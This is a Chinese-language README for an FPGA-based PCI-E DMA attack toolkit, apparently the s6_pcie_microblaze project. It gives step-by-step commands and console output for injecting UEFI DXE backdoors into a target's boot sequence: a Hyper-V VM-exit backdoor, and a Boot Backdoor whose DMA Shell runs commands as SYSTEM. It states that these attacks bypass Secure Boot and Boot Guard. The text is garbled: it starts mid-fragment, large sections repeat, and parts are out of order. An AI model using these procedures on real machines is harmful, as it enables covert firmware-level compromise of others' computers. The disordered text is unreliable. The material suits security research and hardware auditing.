DmaBackdoorBoot.c(722) : Resident code base address is 0x79d8c000
DmaBackdoorBoot.c(430) : Protocol notify handler is at 0x79d8c364
DmaBackdoorBoot.c(455) : BackdoorEntryResident()
DmaBackdoorBoot.c(464) : ExitBootServices() hook was set, handler = 0x79d8ded7
DmaBackdoorBoot.c(358) : new_ExitBootServices() called
Winload.c(419) : WinloadHook(): winload image is at 0x86a000
Winload.c(507) : winload!HvlpBelow1MbPage is at 0xa037c8
Winload.c(508) : winload!HvlpBelow1MbPageAllocated is at 0xa037b9
Winload.c(587) : winload!OslArchTransferToKernel() is at 0x9c4b20
```
要获取有关 Boot Backdoor 用例和功能的更多信息,请[查看其 README 文件](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorBoot/README.MD)以获取详细信息。
Python 程序 `uefi_backdoor_simple.py`、`uefi_backdoor_hv.py`、`uefi_backdoor_boot.py` 和 `uefi_backdoor_boot_shell.py` 支持两种不同的方式将执行权传递给注入的 UEFI DXE 驱动程序映像:
* `EFI_SYSTEM_TABLE` 劫持 − 以 `0x10000` 字节为步长,从物理地址 `0xf0000000` 向下扫描系统内存直到 `0`,以便通过签名找到 EFI 系统表并修补 `LocateProtocol()` 函数地址。您可以使用 `SCAN_FROM` 和 `SCAN_STEP` 环境变量覆盖内存扫描选项。
* `PROTOCOL_ENTRY` 劫持 − 以 `0x1000` 字节为步长,从物理地址 `0x76000000` 向上扫描系统内存直到 `0xa0000000`,以查找 [CPU I/O 2 protocol](https://github.com/tianocore/edk2/blob/master/MdePkg/Include/Protocol/CpuIo2.h) 的 `EFI_CPU_IO2_PROTOCOL` 结构并修补其中一个函数。您可以使用 `SCAN_FROM`、`SCAN_TO` 和 `SCAN_STEP` 环境变量覆盖内存扫描选项。
默认情况下,所有四个程序都使用 EFI 系统表劫持方法,如果要改为使用协议条目方法,可以向相应程序传递 `--inj-prot` 命令行选项。为了减少执行攻击所需的时间,您可以使用 `--system-table` 选项指定先前找到的 `EFI_SYSTEM_TABLE` 结构地址,使用 `--prot-entry` 选项指定 `PROTOCOL_ENTRY` 结构地址。此外,所有四个 Python 程序都有 `--test` 命令行选项,该选项用于进行内存扫描并找到所需的结构地址,而无需实际劫持执行流。因此,在第一次启动时,您可以运行带有 `--test` 选项的所需程序来查找所需的地址,而在第二次启动时,您可以运行带有 `--system-table` 或 `--prot-entry` 选项的同一程序来指定该地址。
在为预启动 DMA 攻击开发恶意代码时,了解 UEFI DXE 阶段的执行环境信息非常重要。要收集此类信息,您可以打开目标计算机,进入 BIOS 设置菜单或启动选项菜单以暂停操作系统的加载,并运行不带参数的 `uefi.py` 程序。该程序将扫描目标计算机的物理内存,并打印有关现有 UEFI DXE 协议和接口、已加载 UEFI 驱动程序、UEFI 描述符表和 ACPI 表的各种信息。您可以在这里看到使用 [AAEON UP Squared](https://www.aaeon.com/en/p/iot-gateway-maker-boards-up-squared) 迷你 PC 作为攻击目标时 `uefi.py` 程序获取的信息[示例](https://gist.github.com/Cr4sh/206daf97b57c050392415616a30c3ca9)。
## Option ROM 攻击
提供的比特流可以模拟存储在 SP605 板载线性闪存中的 PCI-E option ROM。尽管现代平台[缓解](https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/uefi-validation-option-rom-validation-guidance)了 option ROM [攻击](https://trmm.net/Thunderstrike),但此功能对于安全审计或原型设计目的仍然有用。
您可以使用 `pcie_rom_ctl.py` Python 程序管理 option ROM 映像。
擦除 option ROM 内容:
```
$ ./pcie_rom_ctl.py --erase
[+] Opening PCI-E device...
[+] Enabling resident mode...
[+] Erasing option ROM...
[+] Done
```
将提供的 UEFI option ROM 示例加载到开发板中:
```
$ ./pcie_rom_ctl.py --load payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64_10ee_1337.rom
[+] Opening PCI-E device...
[+] Enabling resident mode...
[+] Erasing option ROM...
[+] Loading 5120 bytes of option ROM...
[+] Done
```
此外,还有一个选项可以将 option ROM 内存访问记录到 SP605 开发板的调试 UART 中,要启用或禁用此选项,请使用 `./pcie_rom_ctl.py` 程序的 `--log-on` 和 `--log-off` 参数。
要在 Linux 下验证 option ROM 支持的正确操作,您可以执行以下操作。
首先,找到 SP605 PCI-E 设备的总线-设备-功能地址:
```
# lspci | grep Xilinx
01:00.0 Ethernet controller: Xilinx Corporation Device 1337
```
然后,设置命令寄存器的启用位,以便目标系统将所有对 option ROM 物理内存范围的内存访问尝试传递给 PCI-E 设备:
```
# echo 1 > /sys/bus/pci/devices/0000\:01\:00.0/enable
# echo 1 > /sys/bus/pci/devices/0000\:01\:00.0/rom
```
现在,您可以借助 `dd` 命令和 sysfs 的相应伪文件转储先前加载的 option ROM 内容:
```
# dd if=/sys/bus/pci/devices/0000\:01\:00.0/rom | hexdump -Cv
00000000 55 aa 0b 00 f1 0e 00 00 0b 00 64 86 00 00 00 00 |U.........d.....|
00000010 00 00 00 00 00 00 60 00 1c 00 00 00 50 43 49 52 |......`.....PCIR|
00000020 ee 10 37 13 00 00 1c 00 03 00 00 00 0b 00 00 00 |..7.............|
00000030 03 80 00 00 00 00 00 00 ff ff ff ff ff ff ff ff |................|
00000040 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |................|
00000050 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |................|
00000060 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |MZ..............|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000090 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 |................|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
...
```
如果在配置期间指定了 `pcie_rom_ctl.py` 程序的 `--log-on` 选项,则在转储 option ROM 时,您将在 SP605 开发板的调试 UART 控制台中看到以下消息:
```
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
ROM read: size = 1, offset = 0x0
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
ROM read: size = 1, offset = 0x1
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
...
```
## 故障排除
PCI Express 是非常复杂的高速总线,因此有很多可能出错的地方。如果 DMA 攻击在您的设置中不起作用,您可以检查以下内容以确定具体问题:
* 当物理 PCI-E 链路启动时 `DS3` LED 亮起,当根复杂(root complex)为我们的 PCI-E 端点分配了总线-设备-功能地址时 `DS4` 亮起。如果 `DS3` 熄灭,则可能意味着物理连接问题 − 检查您的转接卡、电缆等。如果 `DS3` 亮起但 `DS4` 熄灭,则意味着您必须重新启动攻击目标或在其侧强制重新扫描 PCI-E 设备。
* `DS5` LED 在 PCI-E 总线复位期间亮起,当它始终亮起时意味着物理连接问题。
* 如果根复杂在响应内存读取请求时发送 Cpl TLP 而不是 CplD TLP,则意味着内存访问因地址无效或 IOMMU 强制访问检查而被拒绝。此外,典型的 x86 机器可能根本不回复对物理地址空间某些 MMIO 区域的内存读取请求。
* 如果软件从根复杂接收到的响应内存读取请求的 TLP 不一致或无效,您可以尝试在 `pcie_lib.py` 中设置更小的 `MEM_RD_TLP_LEN` 常量值,以便将回复数据拆分为更小的块。此外,在运行程序时设置 `DEBUG_TLP=1` 环境变量并检查原始 TX/RX TLP 转储也很有用。
## 从源代码构建项目
1. 安装随 SP605 开发板附带的 Xilinx ISE 13.4 并打开 `s6_pcie_microblaze.xise` 工程文件。
2. 重新生成项目层次结构中存在的 `s6_pcie_v2_4` 和 `fifo_generator_v8_4` 核心。
3. 点击项目层次结构中的 `microblaze_i` 实例并运行 "Export Hardware Design to SDK With Bitstream"。
4. 构建完成后,ISE 将打开 Xilinx Software Development Kit IDE,使用 `sdk` 文件夹作为其工作区。
5. 在您的 Xilinx SDK 项目树中创建新的独立板级支持包(BSP),在 BSP 配置中选择 lwIP 和 xilflash 库。
6. 将 `sdk/srec_bootloader_0` 和 `sdk/main_0` 项目导入项目树并运行构建。
7. 从 Xilinx ISE 命令提示符运行 `make bitstream && make srec` 以生成所需的输出文件。
## 开发者
Dmytro Oleksiuk (aka Cr4sh)
cr4sh0@gmail.com
http://blog.cr4.sh
[@d_olex](http://twitter.com/d_olex)
如果您想了解更多关于这块优秀开发板的使用和配置细节,Xilinx UG526 文档(也称为 [SP605 Hardware User Guide](https://www.xilinx.com/support/documentation/boards_and_kits/ug526.pdf))是您最好的朋友。
1. 要从板载 SPI flash 芯片加载比特流(bitstream),您需要将 `SW1` 开关拨到 1-ON, 2-OFF 位置来配置 SP605。
2. 现在您必须将 FPGA 比特流写入 SPI flash。如果您想通过 JTAG 借助 Xilinx iMPACT 实用程序完成此操作(参见[此教程](https://www.xilinx.com/support/documentation/boards_and_kits/sp605_PCIe_Gen1_x1_pdf_xtp065_13.4.pdf)),请使用 `s6_pcie_microblaze.mcs` 文件;如果您想使用连接到 SP605 的 `J17` 接口的[外部 SPI flash 编程器](https://www.flashrom.org/Supported_programmers)(这是最快且更方便的方法),请使用 `s6_pcie_microblaze.bin` 文件。
如果是兼容 [flashrom](https://www.flashrom.org/) 的 SPI flash 编程器,您可以使用 `flash_to_spi.py` 程序作为 flashrom 的包装器:
```
$ ./flash_to_spi.py linux_spi:dev=/dev/spidev1.0 s6_pcie_microblaze.bin
Using region: "main".
Calibrating delay loop... OK.
Found Winbond flash chip "W25Q64.V" (8192 kB, SPI) on linux_spi.
Reading old flash chip contents... done.
Erasing and writing flash chip...
Warning: Chip content is identical to the requested image.
Erase/write done.
```
3. 在上一步写入 SPI flash 的比特流文件包含 MicroBlaze 核的自定义引导加载程序(详见 [bootloader.c](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/sdk/srec_bootloader_0/src/bootloader.c))。此引导加载程序允许配置开发板选项,并通过 SP605 的 UART 端口将主程序写入线性闪存。
要将 MicroBlaze 引导至更新模式,您必须断开 SPI flash 编程器的连接,并在按住 `SW4` 按钮开关的情况下给开发板上电,当指示活动更新模式的 `DS6` LED 亮起时释放 `SW4`。
4. 要将主程序(详见 [main.c](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/sdk/main_0/src/main.c))写入线性闪存,您需要将计算机连接到 SP605 的 UART 桥接 USB 端口,并运行带有 `--flash` 选项的 `bootloader_ctl.py` 程序:
```
$ easy_install pyserial
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --flash sdk/main_0/Debug/main_0.srec
[+] Opening device "/dev/ttyUSB0"...
[+] Flasing 339852 bytes from "sdk/main_0/Debug/main_0.srec"...
Erasing flash...
Writing 0x100 bytes at 0x00100000
Writing 0x100 bytes at 0x00100100
...
Writing 0x100 bytes at 0x00152e00
Writing 0x8c bytes at 0x00152f00
[+] DONE
```
5. 要配置网络设置,您需要运行带有 `--config` 选项的 `bootloader_ctl.py` 程序:
```
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --config 192.168.2.247:255.255.255.0:192.168.2.1:28472
[+] Opening device "/dev/ttyUSB0"...
[+] Updating board settings...
Address: 192.168.2.247
Netmask: 255.255.255.0
Gateway: 192.168.2.1
Port: 28472
Erasing flash...
Writing 0x12 bytes at 0x00000000
[+] DONE
```
6. 现在您可以退出更新模式并从线性闪存引导主 MicroBlaze 程序:
```
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --boot
[+] Opening device "/dev/ttyUSB0"...
[+] Exitting from update mode...
SREC Bootloader
Loading SREC image from flash at address: 42000000
Executing program starting at address: 00000000
Loading settings from flash...
[+] Address: 192.168.2.247
[+] Netmask: 255.255.255.0
[+] Gateway: 192.168.2.1
auto-negotiated link speed: 100
start_application(): TCP server is started at port 28472
```
主程序将其错误消息打印到板载 UART,您可以使用 `bootloader_ctl.py` 的 `--console` 选项实时监控这些消息。
7. 将 SP605 连接到目标计算机的 PCI-E 插槽并打开计算机。当 PCI-E 链路成功建立后,您会看到 `DS3` 和 `DS4` LED 亮起。
8. 在目标计算机上运行 `lspci` 命令,以确保其操作系统将您的开发板视为适当的 PCI-E 设备:
```
# lspci | grep Xilinx
01:00.0 Ethernet controller: Xilinx Corporation Default PCIe endpoint ID
```
JTAG 相关注意事项:SP605 具有兼容 iMPACT 和其他 Xilinx 工具的板载 USB 转 JTAG 接口。但是,它并不是很好,所以如果您打算像 Xilinx 教程中描述的那样使用板载 JTAG 对 SPI flash 进行编程,您必须执行以下操作:
* 在使用 JTAG 时,移除连接到 SP605 的 FMC 插槽的任何硬件。
* 在 Xilinx iMPACT 设置中,将 JTAG 接口配置为使用 750 KHz 速度(速度更高时工作不稳定)。
Xilinx SP605 开发板也可以使用 [Thunderbolt to PCI-E expansion chassis](https://www.amazon.com/s/ref?field-keywords=thunderbolt+to+pcie) 连接到目标计算机的 Thunderbolt 2/3 外部端口。请注意,SP605 是[相对较大的板子](https://www.xilinx.com/support/answers/53808.html),因此它可能无法放入某些机箱中。例如,我使用的是 [HighPoint RocketStor 6361A](http://www.highpoint-tech.com/USA_new/series_RS6361A_overview.htm) Thunderbolt 2 外壳,它与我的 MacBook Pro 配合良好。
## 软件配置
用于与开发板交互的 Python 工具和 PCI-E 事务层的微型实现位于 `python` 文件夹中。因为主 MicroBlaze 程序使用 TCP 连接传输 TLP 数据包,所以不需要任何驱动程序或第三方依赖项,您可以在任何操作系统上使用提供的 Python 代码。
要设置目标开发板的 IP 地址和端口,请编辑 `python/pcie_lib_config.py` 文件中的 `PCIE_TO_TCP_ADDR` 变量。
## 示例
关于提供的 FPGA 比特流实现的 PCI-E 设备的信息(就像目标计算机看到的那样):
```
$ lspci -vvs 01:00.0
01:00.0 Ethernet controller: Xilinx Corporation Default PCIe endpoint ID
Subsystem: Xilinx Corporation Default PCIe endpoint ID
Control: I/O- Mem- BusMaster- SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
Status: Cap+ 66MHz- UDF- FastB2B- ParErr- DEVSEL=fast >TAbort-
启动 DMA 攻击允许绕过平台固件的各种安全功能,如 UEFI secure boot 或 [Intel Boot Guard](https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/secure_boot_chain_in_uefi/intel_boot_guard)。
Python 程序 `uefi_backdoor_simple.py` 利用上述预启动 DMA 攻击,将位于 `payloads/DmaBackdoorSimple` 文件夹中的虚拟 UEFI DXE 驱动程序注入到目标系统启动序列中。要使用此程序,您必须执行以下步骤:
1. 关闭目标计算机。
2. 将 SP605 开发板连接到目标计算机的 PCI-E(或 Mini PCI-E,或 M.2)端口。
3. 打开开发板电源,并通过 ping 在开发板配置期间用 `bootloader_ctl.py` 程序指定的 IP 地址,确保 Microblaze 固件已成功初始化。
4. 运行以下命令启动预启动 DMA 攻击:
```
$ ./uefi_backdoor_simple.py --driver payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
```
5. 打开目标计算机电源,如果攻击成功,几秒钟后您将看到注入的 UEFI DXE 驱动程序的红色调试消息屏幕:
成功攻击后 `uefi_backdoor_simple.py` 控制台输出的示例:
```
$ ./uefi_backdoor_simple.py --driver payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
[+] Using UEFI system table hook injection method
[+] Reading DXE phase payload from payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] TSEG is somewhere around 0xd7000000
[+] PE image is at 0xd6260000
[+] EFI_SYSTEM_TABLE is at 0xd61eaf18
[+] EFI_BOOT_SERVICES is at 0xd680aa00
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0xd67e2c18
Backdoor image size is 0x1240
Backdoor entry RVA is 0x31c
Planting DXE stage driver at 0x10000...
Hooking LocateProtocol(): 0xd67e2c18 -> 0x0001031c
0.780202 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed
[+] DONE
```
这个虚拟 UEFI DXE 驱动程序连同 `uefi_backdoor_simple.py` 程序可以用作骨架项目,以实现各种攻击,例如将恶意代码注入操作系统引导加载程序、内核或虚拟机监控程序。
还有另一个 Python 程序 − `uefi_backdoor_hv.py`,它以与上一个虚拟 UEFI DXE 驱动程序完全相同的方式,将位于 `payloads/DmaBackdoorHv` 文件夹中的 Hyper-V VM exit handler 后门注入到目标系统启动序列中。以下是其用法示例:
```
$ ./uefi_backdoor_hv.py --driver payloads/DmaBackdoorHv/DmaBackdoorHv_X64.efi
[+] Using UEFI system table hook injection method
[+] Reading DXE phase payload from payloads/DmaBackdoorHv/DmaBackdoorHv_X64.efi
[+] Waiting for PCI-E link...
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] Looking for DXE driver PE image...
[+] PE image is at 0x77160000
[+] EFI_SYSTEM_TABLE is at 0x7a03e018
[+] EFI_BOOT_SERVICES is at 0x7a38fa30
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0x7a3987b4
Backdoor image size is 0x2c20
Backdoor entry RVA is 0xbd4
Planting DXE stage driver at 0xc0000...
Hooking LocateProtocol(): 0x7a3987b4 -> 0x000c0bd4
3.611646 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed, you can read its debug messages by running this program with --debug-output option
[+] Waiting for Hyper-V load...
[+] Hyper-V image was loaded
Hyper-V image base: 0xfffff8072d690000
Image entry: 0xfffff8072d901360
VM exit handler: 0xfffff8072d8add90
[+] DONE
```
Hyper-V Backdoor 的 UEFI DXE 驱动程序也会在屏幕上打印其调试消息。此外,您可以使用 `uefi_backdoor_hv.py` 的 `--debug-output` 选项从目标系统物理内存中读取这些调试消息并将其打印到 stdout:
```
$ ./uefi_backdoor_hv.py --debug-output
[+] PCI-E link with target is up
[+] Debug output buffer address is 0x79db3000
DmaBackdoorHv.c(1018) : ******************************
DmaBackdoorHv.c(1019) :
DmaBackdoorHv.c(1020) : Hyper-V backdoor loaded!
DmaBackdoorHv.c(1021) :
DmaBackdoorHv.c(1022) : ******************************
DmaBackdoorHv.c(1055) : Image address is 0xc0000
DmaBackdoorHv.c(275) : BackdoorImageRealocate(): image size = 0x3260
DmaBackdoorHv.c(1065) : Resident code base address is 0x79daf000
DmaBackdoorHv.c(794) : Protocol notify handler is at 0x79daf364
DmaBackdoorHv.c(819) : BackdoorEntryResident()
DmaBackdoorHv.c(830) : OpenProtocol() hook was set, handler = 0x79db1477
DmaBackdoorHv.c(835) : ExitBootServices() hook was set, handler = 0x79db1487
DmaBackdoorHv.c(447) : winload.dll is at 0x8ee000
DmaBackdoorHv.c(448) : winload!BlLdrLoadImage() is at 0x984a10
DmaBackdoorHv.c(477) : 535 free bytes found at the end of the code section at 0xa4ade9
DmaBackdoorHv.c(527) : winload!BlLdrLoadImage() hook was set, handler is at 0x79daf50c
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\mcupdate_GenuineIntel.dll"
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\hvix64.exe"
HyperV.c(369) : HyperVHook(): Hyper-V image is at 0xfffff80144e0d000
HyperV.c(388) : HyperVHook(): Resources section RVA is 0x1400000 (0x200000 bytes)
HyperV.c(425) : HyperVHook(): Code section RVA is 0x200000
HyperV.c(604) : HyperVHook(): Hyper-V VM exit handler is at 0xfffff8014502ad90
HyperV.c(605) : HyperVHook(): Backdoor code size is 684 bytes
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\kdstub.dll"
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\hv.exe"
DmaBackdoorHv.c(560) : new_ExitBootServices() called
```
要获取有关 Hyper-V Backdoor 用例和功能的更多信息,请[查看其 README 文件](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorHv/README.MD)以获取详细信息。
Python 程序 `uefi_backdoor_boot.py` 和 `uefi_backdoor_boot_shell.py` 用于将 Boot Backdoor 注入到目标系统启动序列中。Boot Backdoor 允许在 Windows 操作系统下运行任意用户模式或内核模式代码,其名为 DMA Shell 的 payload 允许执行控制台命令和传输文件。要使用预启动 DMA 攻击部署带有 DMA Shell 的 Boot Backdoor,您必须执行与上述相同的步骤,但使用 `uefi_backdoor_boot_shell.py` 程序:
```
$ ./uefi_backdoor_boot_shell.py --command "whoami"
[+] 44544 bytes of payload image read
[+] 21299 bytes of payload image after the compression
[+] Using UEFI system table hook injection method
[+] Waiting for PCI-E link...
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Looking for DXE driver PE image...
[+] PE image is at 0x7a070000
[+] EFI_SYSTEM_TABLE is at 0x7a03e018
[+] EFI_BOOT_SERVICES is at 0x7a38fa30
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0x7a3987b4
Backdoor image size is 0x14847
Backdoor entry RVA is 0x908
Planting DXE stage driver at 0xc0000...
Hooking LocateProtocol(): 0x7a3987b4 -> 0x000c0908
1.759079 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed, you can read its debug messages by running this program with --debug-output option
[+] Waiting for backdoor load...
[+] Winload image was loaded
Image base: 0x0086a000
OslArchTransferToKernel: 0x009c4b20
[+] DONE
[+] Waiting for payload init...
[+] Payload shared memory region is at 0x00200000
[+] Executing command: whoami
[+] Process exit code: 0x00000000
nt authority\system
```
现在,当 Boot Backdoor 及其 payload 成功加载后,您可以运行带有 `--attach` 选项的 `uefi_backdoor_boot_shell.py` 与当前运行的 DMA Shell 实例进行通信:
```
$ ./uefi_backdoor_boot_shell.py --attach --command "hostname"
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Payload shared memory region is at 0x00200000
[+] Executing command: hostname
[+] Process exit code: 0x00000000
DESKTOP-E52IJJ8
```
此外,您可以使用 `--debug-output` 选项获取 Boot Backdoor UEFI DXE 驱动程序的调试消息并将其打印到 stdout:
```
$ ./uefi_backdoor_boot_shell.py --debug-output
[+] PCI-E link with target is up
[+] Debug output buffer address is 0x79da2000
DmaBackdoorBoot.c(630) : ******************************
DmaBackdoorBoot.c(631) :
DmaBackdoorBoot.c(632) : Boot backdoor loaded!
DmaBackdoorBoot.c(633) :
DmaBackdoorBoot.c(634) : ******************************
DmaBackdoorBoot.c(668) : Image address is 0xc0000
DmaBackdoorBoot.c(711) : Payload is not present
DmaBackdoorBoot.c(276) : BackdoorImageRealocate(): image size = 0xf500
DmaBackdoorBoot.c(722) : Resident code base address is 0x79d8c000
DmaBackdoorBoot.c(430) : Protocol notify handler is at 0x79d8c364
DmaBackdoorBoot.c(455) : BackdoorEntryResident()
DmaBackdoorBoot.c(464) : ExitBootServices() hook was set, handler = 0x79d8ded7
DmaBackdoorBoot.c(358) : new_ExitBootServices() called
Winload.c(419) : WinloadHook(): winload image is at 0x86a000
Winload.c(507) : winload!HvlpBelow1MbPage is at 0xa037c8
Winload.c(508) : winload!HvlpBelow1MbPageAllocated is at 0xa037b9
Winload.c(587) : winload!OslArchTransferToKernel() is at 0x9c4b20
```
要获取有关 Boot Backdoor 用例和功能的更多信息,请[查看其 README 文件](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorBoot/README.MD)以获取详细信息。
Python 程序 `uefi_backdoor_simple.py`、`uefi_backdoor_hv.py`、`uefi_backdoor_boot.py` 和 `uefi_backdoor_boot_shell.py` 支持两种不同的方式将执行权传递给注入的 UEFI DXE 驱动程序映像:
* `EFI_SYSTEM_TABLE` 劫持 − 以 `0x10000` 字节为步长,从物理地址 `0xf0000000` 向下扫描系统内存直到 `0`,以便通过签名找到 EFI 系统表并修补 `LocateProtocol()` 函数地址。您可以使用 `SCAN_FROM` 和 `SCAN_STEP` 环境变量覆盖内存扫描选项。
* `PROTOCOL_ENTRY` 劫持 − 以 `0x1000` 字节为步长,从物理地址 `0x76000000` 向上扫描系统内存直到 `0xa0000000`,以查找 [CPU I/O 2 protocol](https://github.com/tianocore/edk2/blob/master/MdePkg/Include/Protocol/CpuIo2.h) 的 `EFI_CPU_IO2_PROTOCOL` 结构并修补其中一个函数。您可以使用 `SCAN_FROM`、`SCAN_TO` 和 `SCAN_STEP` 环境变量覆盖内存扫描选项。
默认情况下,所有四个程序都使用 EFI 系统表劫持方法,如果要改为使用协议条目方法,可以向相应程序传递 `--inj-prot` 命令行选项。为了减少执行攻击所需的时间,您可以使用 `--system-table` 选项指定先前找到的 `EFI_SYSTEM_TABLE` 结构地址,使用 `--prot-entry` 选项指定 `PROTOCOL_ENTRY` 结构地址。此外,所有四个 Python 程序都有 `--test` 命令行选项,该选项用于进行内存扫描并找到所需的结构地址,而无需实际劫持执行流。因此,在第一次启动时,您可以运行带有 `--test` 选项的所需程序来查找所需的地址,而在第二次启动时,您可以运行带有 `--system-table` 或 `--prot-entry` 选项的同一程序来指定该地址。
在为预启动 DMA 攻击开发恶意代码时,了解 UEFI DXE 阶段的执行环境信息非常重要。要收集此类信息,您可以打开目标计算机,进入 BIOS 设置菜单或启动选项菜单以暂停操作系统的加载,并运行不带参数的 `uefi.py` 程序。该程序将扫描目标计算机的物理内存,并打印有关现有 UEFI DXE 协议和接口、已加载 UEFI 驱动程序、UEFI 描述符表和 ACPI 表的各种信息。您可以在这里看到使用 [AAEON UP Squared](https://www.aaeon.com/en/p/iot-gateway-maker-boards-up-squared) 迷你 PC 作为攻击目标时 `uefi.py` 程序获取的信息[示例](https://gist.github.com/Cr4sh/206daf97b57c050392415616a30c3ca9)。
## Option ROM 攻击
提供的比特流可以模拟存储在 SP605 板载线性闪存中的 PCI-E option ROM。尽管现代平台[缓解](https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/uefi-validation-option-rom-validation-guidance)了 option ROM [攻击](https://trmm.net/Thunderstrike),但此功能对于安全审计或原型设计目的仍然有用。
您可以使用 `pcie_rom_ctl.py` Python 程序管理 option ROM 映像。
擦除 option ROM 内容:
```
$ ./pcie_rom_ctl.py --erase
[+] Opening PCI-E device...
[+] Enabling resident mode...
[+] Erasing option ROM...
[+] Done
```
将提供的 UEFI option ROM 示例加载到开发板中:
```
$ ./pcie_rom_ctl.py --load payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64_10ee_1337.rom
[+] Opening PCI-E device...
[+] Enabling resident mode...
[+] Erasing option ROM...
[+] Loading 5120 bytes of option ROM...
[+] Done
```
此外,还有一个选项可以将 option ROM 内存访问记录到 SP605 开发板的调试 UART 中,要启用或禁用此选项,请使用 `./pcie_rom_ctl.py` 程序的 `--log-on` 和 `--log-off` 参数。
要在 Linux 下验证 option ROM 支持的正确操作,您可以执行以下操作。
首先,找到 SP605 PCI-E 设备的总线-设备-功能地址:
```
# lspci | grep Xilinx
01:00.0 Ethernet controller: Xilinx Corporation Device 1337
```
然后,设置命令寄存器的启用位,以便目标系统将所有对 option ROM 物理内存范围的内存访问尝试传递给 PCI-E 设备:
```
# echo 1 > /sys/bus/pci/devices/0000\:01\:00.0/enable
# echo 1 > /sys/bus/pci/devices/0000\:01\:00.0/rom
```
现在,您可以借助 `dd` 命令和 sysfs 的相应伪文件转储先前加载的 option ROM 内容:
```
# dd if=/sys/bus/pci/devices/0000\:01\:00.0/rom | hexdump -Cv
00000000 55 aa 0b 00 f1 0e 00 00 0b 00 64 86 00 00 00 00 |U.........d.....|
00000010 00 00 00 00 00 00 60 00 1c 00 00 00 50 43 49 52 |......`.....PCIR|
00000020 ee 10 37 13 00 00 1c 00 03 00 00 00 0b 00 00 00 |..7.............|
00000030 03 80 00 00 00 00 00 00 ff ff ff ff ff ff ff ff |................|
00000040 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |................|
00000050 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |................|
00000060 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |MZ..............|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000090 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 |................|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
...
```
如果在配置期间指定了 `pcie_rom_ctl.py` 程序的 `--log-on` 选项,则在转储 option ROM 时,您将在 SP605 开发板的调试 UART 控制台中看到以下消息:
```
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
ROM read: size = 1, offset = 0x0
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
ROM read: size = 1, offset = 0x1
